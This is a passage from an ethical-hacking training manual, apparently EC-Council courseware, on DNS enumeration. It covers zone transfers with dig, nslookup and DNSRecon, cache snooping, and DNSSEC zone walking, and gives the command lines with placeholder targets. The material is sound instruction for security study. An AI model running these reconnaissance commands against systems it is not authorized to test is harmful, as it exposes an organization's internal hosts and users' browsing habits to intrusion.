



Figure 4.22: Screenshot of smtp-user-enum

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Enumeration Using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the primary DNS server maintains a backup or secondary server for redundancy, which holds all the information stored in the primary server. The DNS server uses zone transfer to distribute changes made to the main server to the secondary server(s). An attacker performs DNS zone transfer enumeration to locate the DNS server and access records of the target organization. If the DNS server of the target organization allows zone transfers, then attackers can perform DNS zone transfer to obtain DNS server names, hostnames, machine names, usernames, IP addresses, aliases, etc. assigned within a target domain.

In DNS enumeration using zone transfer, an attacker attempts to retrieve a copy of the entire zone file for a domain from the DNS server. Attackers can perform DNS zone transfer using tools such as nslookup, dig command, and DNSRecon. If the DNS transfer setting is enabled on the target name server, it will provide the DNS information; else, it will return an error stating it has failed or refused the zone transfer.

To perform a DNS zone transfer, the attacker sends a zone-transfer request to the DNS server pretending to be a client; the DNS server then sends a portion of its database as a zone to the attacker. This zone may contain a large amount of information about the DNS zone network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **dig Command**

  Attackers use the **dig** command on Linux-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

  dig ns <target domain>

  The above command retrieves all the DNS name servers of the target domain. Next, attackers use one of the name servers from the output of the above command to test whether the target DNS allows zone transfers. They use the following command for this purpose:

  dig @<domain of name server> <target domain> axfr




Figure 4.23: Screenshot of Linux DNS zone transfer using dig command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **nslookup Command**

  Source: *https://docs.microsoft.com*

  Attackers use the nslookup command on Windows-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

  nslookup

  set querytype=soa

  <target domain>

  The above command sets the query type to the Start of Authority (SOA) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**. The following command is used to attempt to transfer the zone of the specified name server:

  /ls -d <domain of name server>




Figure 4.24: Screenshot of Windows DNS zone transfer using the nslookup command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DNSRecon**

  Source: *https://github.com*

  Attackers use DNSRecon to check all NS records of the target domain for zone transfers. As shown in the screenshot, attackers use the following command for DNS zone transfer:

  `dnsrecon -t axfr -d <target domain>`

  In the above command, the -t option specifies the type of enumeration to be performed, axfr is the type of enumeration in which all NS servers are tested for a zone transfer, and the -d option specifies the target domain.





Figure 4.25: Screenshot of DNS zone transfer using DNSRecon

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Cache Snooping

DNS cache snooping is a type of DNS enumeration technique in which an attacker queries the DNS server for a specific cached DNS record. By using this cached record, the attacker can determine the sites recently visited by the user. This information can further reveal important information such as the name of the owner of the DNS server, its service provider, the name of its vendor, and bank details. By using this information, the attacker can perform a social engineering attack on the target user. Attackers perform DNS cache snooping using various tools such as the dig command, DNS Snoop Dogg, and DNSRecon.

Attackers use the following two DNS cache snooping methods to snoop on a target domain.

- **Non-recursive Method**

  In this method, to snoop on a DNS server, attackers send a non-recursive query by setting the Recursion Desired (RD) bit in the query header to zero. Attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX. If the queried record is present in the DNS cache, the DNS server responds with the information indicating that some user on the system has visited a specific domain. Otherwise, the DNS server responds with the information about another DNS server that can return an answer to the query, or it replies with the **`root.hints`** file containing information about all root DNS servers.

  Attackers use the **`dig`** command followed by the name/IP address of the DNS server, domain name, and type of DNS record file. The **`+norecurse`** option is used to set the query to non-recursive.

  ```
  dig @<IP of DNS server> <Target domain> A +norecurse
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the status **NOERROR** implies that the query was accepted but no answer was returned, thereby indicating that no user from the system had visited the queried site.




Figure 4.26: Screenshot of a dig query for a site that is not cached

- **Recursive Method**

  In this method, to snoop on the DNS server, attackers send a recursive query by setting the **+recurse** option instead of the **+norecurse** option. Similar to the non-recursive method, the attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX.

  In this method, the time-to-live (TTL) field is examined to determine the duration for which the DNS record remains in the cache. Here, the TTL value obtained from the result is compared with the TTL that was initially set in the TTL field. If the TTL value in the result is less than the initial TTL value, the record is cached, indicating that someone on the system has visited that site. However, if the queried record were not present in the cache, it will be added to the cache after the first query is sent.

  Attackers use the same **dig** command as in the non-recursive method but with the **+recurse** option instead of the **+norecurse** option:

  dig @<IP of DNS server> <Target domain> A +recurse

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the TTL value for the domain **certifiedhacker.com** is considerably low, which strongly suggests that the domain was already in the cache when the query was issued.




Figure 4.27: Screenshot of a dig query for a cached site

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DNSSEC Zone Walking

Domain Name System Security Extensions (DNSSEC) zone walking is a type of DNS enumeration technique in which an attacker attempts to obtain internal records if the DNS zone is not properly configured. The enumerated zone information can assist the attacker in building a host network map.

Organizations use DNSSEC to add security features to the DNS data and provide protection against known threats to the DNS. This security feature uses digital signatures based on public-key cryptography to strengthen authentication in DNS. These digital signatures are stored in the DNS name servers along with common records such as MX, A, AAAA, and CNAME.

While DNSSEC provides Internet security, it is also susceptible to a vulnerability called zone enumeration or zone walking. By exploiting this vulnerability, attackers can obtain network information of a target domain, based on which they may launch Internet-based attacks.

To overcome the zone enumeration vulnerability, a new version of DNSSEC that uses Next Secure version 3 (NSEC3) is used. The NSEC3 record provides the same functionality as NSEC records, except that it provides cryptographically hashed record names that are designed to prevent the enumeration of record names present in the zone.

To perform zone enumeration, attackers can use various DNSSEC zone enumerators such as LDNS, DNSRecon, nsec3map, nsec3walker, and DNSwalk.

DNSSEC Zone Walking Tools

DNSSEC zone walking tools are used to enumerate the target domain's DNS record files. These tools can also perform zone enumeration on NSEC and NSEC3 record files and further use the gathered information to launch attacks such as denial-of-service (DoS) attacks and phishing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LDNS**

  Source: *https://www.nlnetlabs.nl*

  LDNS-walk enumerates the DNSSEC zone and obtains results on the DNS record files.

  As shown in the screenshot, attackers use the following query to enumerate a target domain **`iana.org`** using the DNS server **`8.8.8.8`** to obtain DNS record files:

  `ldns-walk @<IP of DNS Server> <Target domain>`

